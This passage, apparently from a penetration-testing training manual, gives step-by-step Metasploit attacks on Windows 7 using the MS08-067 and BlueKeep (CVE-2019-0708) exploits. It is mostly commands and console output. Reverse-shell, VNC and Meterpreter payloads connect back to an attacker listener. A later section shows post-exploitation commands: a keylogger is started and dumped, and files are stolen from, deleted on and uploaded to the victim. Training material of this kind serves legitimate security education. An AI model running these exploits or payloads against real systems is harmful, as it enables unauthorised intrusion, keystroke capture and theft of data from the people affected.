
```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp_a
payload => windows/meterpreter/reverse_tcp_allports
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.0.18     yes       The target host(s), range CIDR identifier, or host
ith syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proces
   LHOST                      yes       The listen address (an interface may be specified
   LPORT     1                yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Step 5: To set Payloads options, enter the following commands

- Syntax: **set LHOST <IP address>**
- Syntax: **set LPORT <Port No>**



Step 6: Make sure to verify exploit and payload options, if everything is configured correctly then execute the **exploit** command to gain access to the target machine. Wait for reverse connection, as we have selected meterpreter payload, we gain **meterpreter** access using which we can control target computer.



Practical 5: Hacking Windows 7 Operating System with 2019_0708_bluekeep exploit

Description: In this practical we will see how to exploit the RDP service vulnerability present in windows systems, using the available Metasploit framework module. This exploit also gives administrator control to the attacker over the target system.

Prerequisites: the target system should not be patched with the bluekeep security update.

Step 1: Start Metasploit Framework and search for **bluekeep** exploit

```
msf6 > search bluekeep

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Chec
k  Description
   -  ----                                          ---------------  ----    ----
-  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep    2019-05-14       normal  Yes
   CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes
   CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free


Interact with a module by name or index, for example use 1 or use exploit/windows/r
dp/cve_2019_0708_bluekeep_rce

msf6 >
```

Step 2: To configure the exploit use the following command.

```
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] Using configured payload windows/x64/vncinject/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 3: Execute **show options** command and check the available options.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect,
 UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = ran
dom
   RHOSTS                            yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
```

Step 4: set **RDP_CLIENT_IP** option to the IP, which we want the target to believe the connection is coming from. we can set it to our IP or any other IP or we can leave it metasploit will send random IP. this IP will be reported to the target system.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RDP_CLIENT_IP 192.168.0.11
RDP_CLIENT_IP => 192.168.0.11
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 5: set the **RHOSTS** to the target IP using below command.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.0.23
RHOSTS => 192.168.0.23
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 6: list out the targets and select the appropriate target according to our requirement.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
```

In this practical, let us perform an attack using three different payloads.

Payload 1:

Step 7: At first, we will start with a payload that helps us gain shell access to the target computer. Execute **show payloads** command and choose **shell** payload from the list of payloads.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 8: To set payloads options, enter the following commands

- Syntax**: set LHOST <IP address>**
- Syntax**: set LPORT <Port No>**


```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 9876
LPORT => 9876
```

Step 9: Verify the configured options, then execute the exploit command to gain shell access.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.11     yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET =
 random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.0.23     yes       The target host(s), range CIDR identifier, or hosts file w
ith syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.11     yes       The listen address (an interface may be specified)
   LPORT     9876             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```


```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.0.11:9876
[*] 192.168.0.23:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.0.23:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.23:3389     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.23:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.0.23:3389 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.0.23:3389 - Surfing channels ...
[*] 192.168.0.23:3389 - Lobbing eggs ...
[*] 192.168.0.23:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.0.23:3389 - <---------------- | Leaving Danger Zone | ---------------->
[*] Sending stage (336 bytes) to 192.168.0.23
[*] Command shell session 3 opened (192.168.0.11:9876 -> 192.168.0.23:49162) at 2020-10-10 10:35:32 +0100

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Step 10: Here we are targeting Windows 7 machine, so after exploitation, we got a windows shell prompt where we can execute different **MS-DOS** commands to grab some sensitive information from the target machine.



Payload 2:

Step 11: Now let us use a different payload that provides a graphical view of the target computer as a separate window on the attacker's machine. Here, we need to change payload to perform desired operation (remove shell payload and add another payload). Execute the **unset payload** command to remove the previous payload. To gain graphical access select **windows/x64/vncinject/reverse_tcp** payload from the list of payload options.



```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 12: To set Payloads options, enter the following commands


- Syntax: **set LHOST <IP address>**
- Syntax: **set LPORT <Port No>**


```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
```

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 5676
LPORT => 5676
```

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.11     yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = rando
m
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.0.23     yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                192.168.0.11     yes       The listen address (an interface may be specified)
   LPORT                5676             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             false            no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 13: Check the configured options and execute the **exploit** command, which automatically opens a separate window with the target's computer (Windows 7) interface as shown in below image.





Payload 3:

Step 14: Now let us use a **meterpreter** payload to gain more control over the target system. We need to change payload to **windows/meterpreter/reverse_tcp**

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 15: To set Payloads options, enter the following commands

- Syntax: **set LHOST <IP address>**
- Syntax: **set LPORT <Port No>**

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 5656
LPORT => 5656
```

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.11     yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, U
 random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = rando
   RHOSTS           192.168.0.23     yes       The target host(s), range CIDR identifier, or hosts
ith syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.11     yes       The listen address (an interface may be specified)
   LPORT     5656             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

Step 16: If everything is properly configured, then run **exploit** command to gain meterpreter access to the target machine.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.0.11:5656
[*] 192.168.0.23:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.0.23:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bo
nd MS_T120 channel.
[*] 192.168.0.23:3389     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.23:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Ch
nnel count 1.
[!] 192.168.0.23:3389 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.0.23:3389 - Surfing channels ...
[*] 192.168.0.23:3389 - Lobbing eggs ...
[*] 192.168.0.23:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.0.23:3389 - <---------------- | Leaving Danger Zone | ---------------->
[*] Sending stage (200262 bytes) to 192.168.0.23
[*] Meterpreter session 2 opened (192.168.0.11:5656 -> 192.168.0.23:49163) at 2020-10-10 13:25:33 +0100

meterpreter > sysinfo
Computer        : WIN7U-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Practical 6: Meterpreter Commands

Description: in this practical you will learn different meterpreter commands available and how to use them after taking control of the target system.

- **sysinfo** - To know details about the target system.

```
meterpreter > sysinfo
Computer        : WIN7U-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

- **ifconfig** - To identify the victim's IP address.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:0b:a6:27
MTU          : 1500
IPv4 Address : 192.168.0.23
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1986:274b:42a:5a61
```

- **pwd** - To know the current working directory is
- **cd** - To change the directory

```
meterpreter > pwd
C:\Program Files
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter >
```

- **ls** - To list all available files in the current directory

```
meterpreter > ls
Listing: C:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2009-07-14 04:18:56 +0100  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2009-07-14 06:08:56 +0100  Documents and Settings
40777/rwxrwxrwx   0        dir   2009-07-14 04:20:08 +0100  PerfLogs
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Program Files
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Program Files (x86)
40777/rwxrwxrwx   4096     dir   2009-07-14 04:20:08 +0100  ProgramData
40777/rwxrwxrwx   0        dir   2020-10-10 06:41:42 +0100  Recovery
40777/rwxrwxrwx   4096     dir   2020-10-10 06:39:07 +0100  System Volume Information
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Users
40777/rwxrwxrwx   24576    dir   2009-07-14 04:20:08 +0100  Windows
0000/---------    4218880  fif   1970-03-01 00:37:52 +0100  pagefile.sys

meterpreter >
```

- **cat** - To read the contents of the file.

```
meterpreter > cd Downloads
meterpreter > cat hippie.txt
Are hackers a threat? The degree of threat presented by any conduct, whether legal o
r illegal, depends on the actions and intent of the individual and the harm they cau
se. It is a fairly open secret that almost all systems can be hacked, somehow. It is
 a less spoken of secret that such hacking has actually gone quite mainstream.Hacker
s are arrogant geek romantics. They lack the attentive spirit of inquiry. Younger ha
ckers are hard to classify. They're probably just as diverse as the old hackers are.
 We're all over the map.
```

- **download** - Used to download any file form the victim PC to attacker PC

```
meterpreter > download hippie.txt /home/user/Desktop/
[*] Downloading: hippie.txt -> /home/user/Desktop//hippie.txt
[*] Downloaded 529.00 B of 529.00 B (100.0%): hippie.txt -> /home/user/Desktop//hipp
ie.txt
[*] download   : hippie.txt -> /home/user/Desktop//hippie.txt
```

- **rm** - To delete any file(s)

```
meterpreter > ls
Listing: C:\Users\Win7U\Downloads
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-10 06:43:20 +0100  desktop.ini
100666/rw-rw-rw-  529   fil   2020-10-10 18:31:14 +0100  hippie.txt

meterpreter > rm hippie.txt
meterpreter > ls
Listing: C:\Users\Win7U\Downloads
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-10 06:43:20 +0100  desktop.ini
```

- **upload** - Used to upload any file form attacker machine to victim machine. We need to give the complete file path to transfer that file successfully.

```
meterpreter > upload /home/user/Downloads/dark.txt .
[*] uploading  : /home/user/Downloads/dark.txt -> .
[*] uploaded   : /home/user/Downloads/dark.txt -> .\dark.txt
meterpreter > ls
Listing: C:\Users\Win7U\Downloads
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  48    fil   2020-10-10 18:42:20 +0100  dark.txt
100666/rw-rw-rw-  282   fil   2020-10-10 06:43:20 +0100  desktop.ini

meterpreter > cat dark.txt
This is a message by darth vader from star wars
```

- **background** - Used to come out of a valid session without losing it.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

- We can use **sessions –i <ID no>** command
- To choose a particular session from a list of active sessions.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

- **keyscan_start** - To start a passive keylogger on the target machine

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

- **keyscan_dump** - To get keylogger logs

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> rnoetpad <Return> no more secretes <Return>
```

- **keyscan_stop** - To stop the keylogger

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

- **ps** - to list running processes and their Process IDs (PIDs)

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 236   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
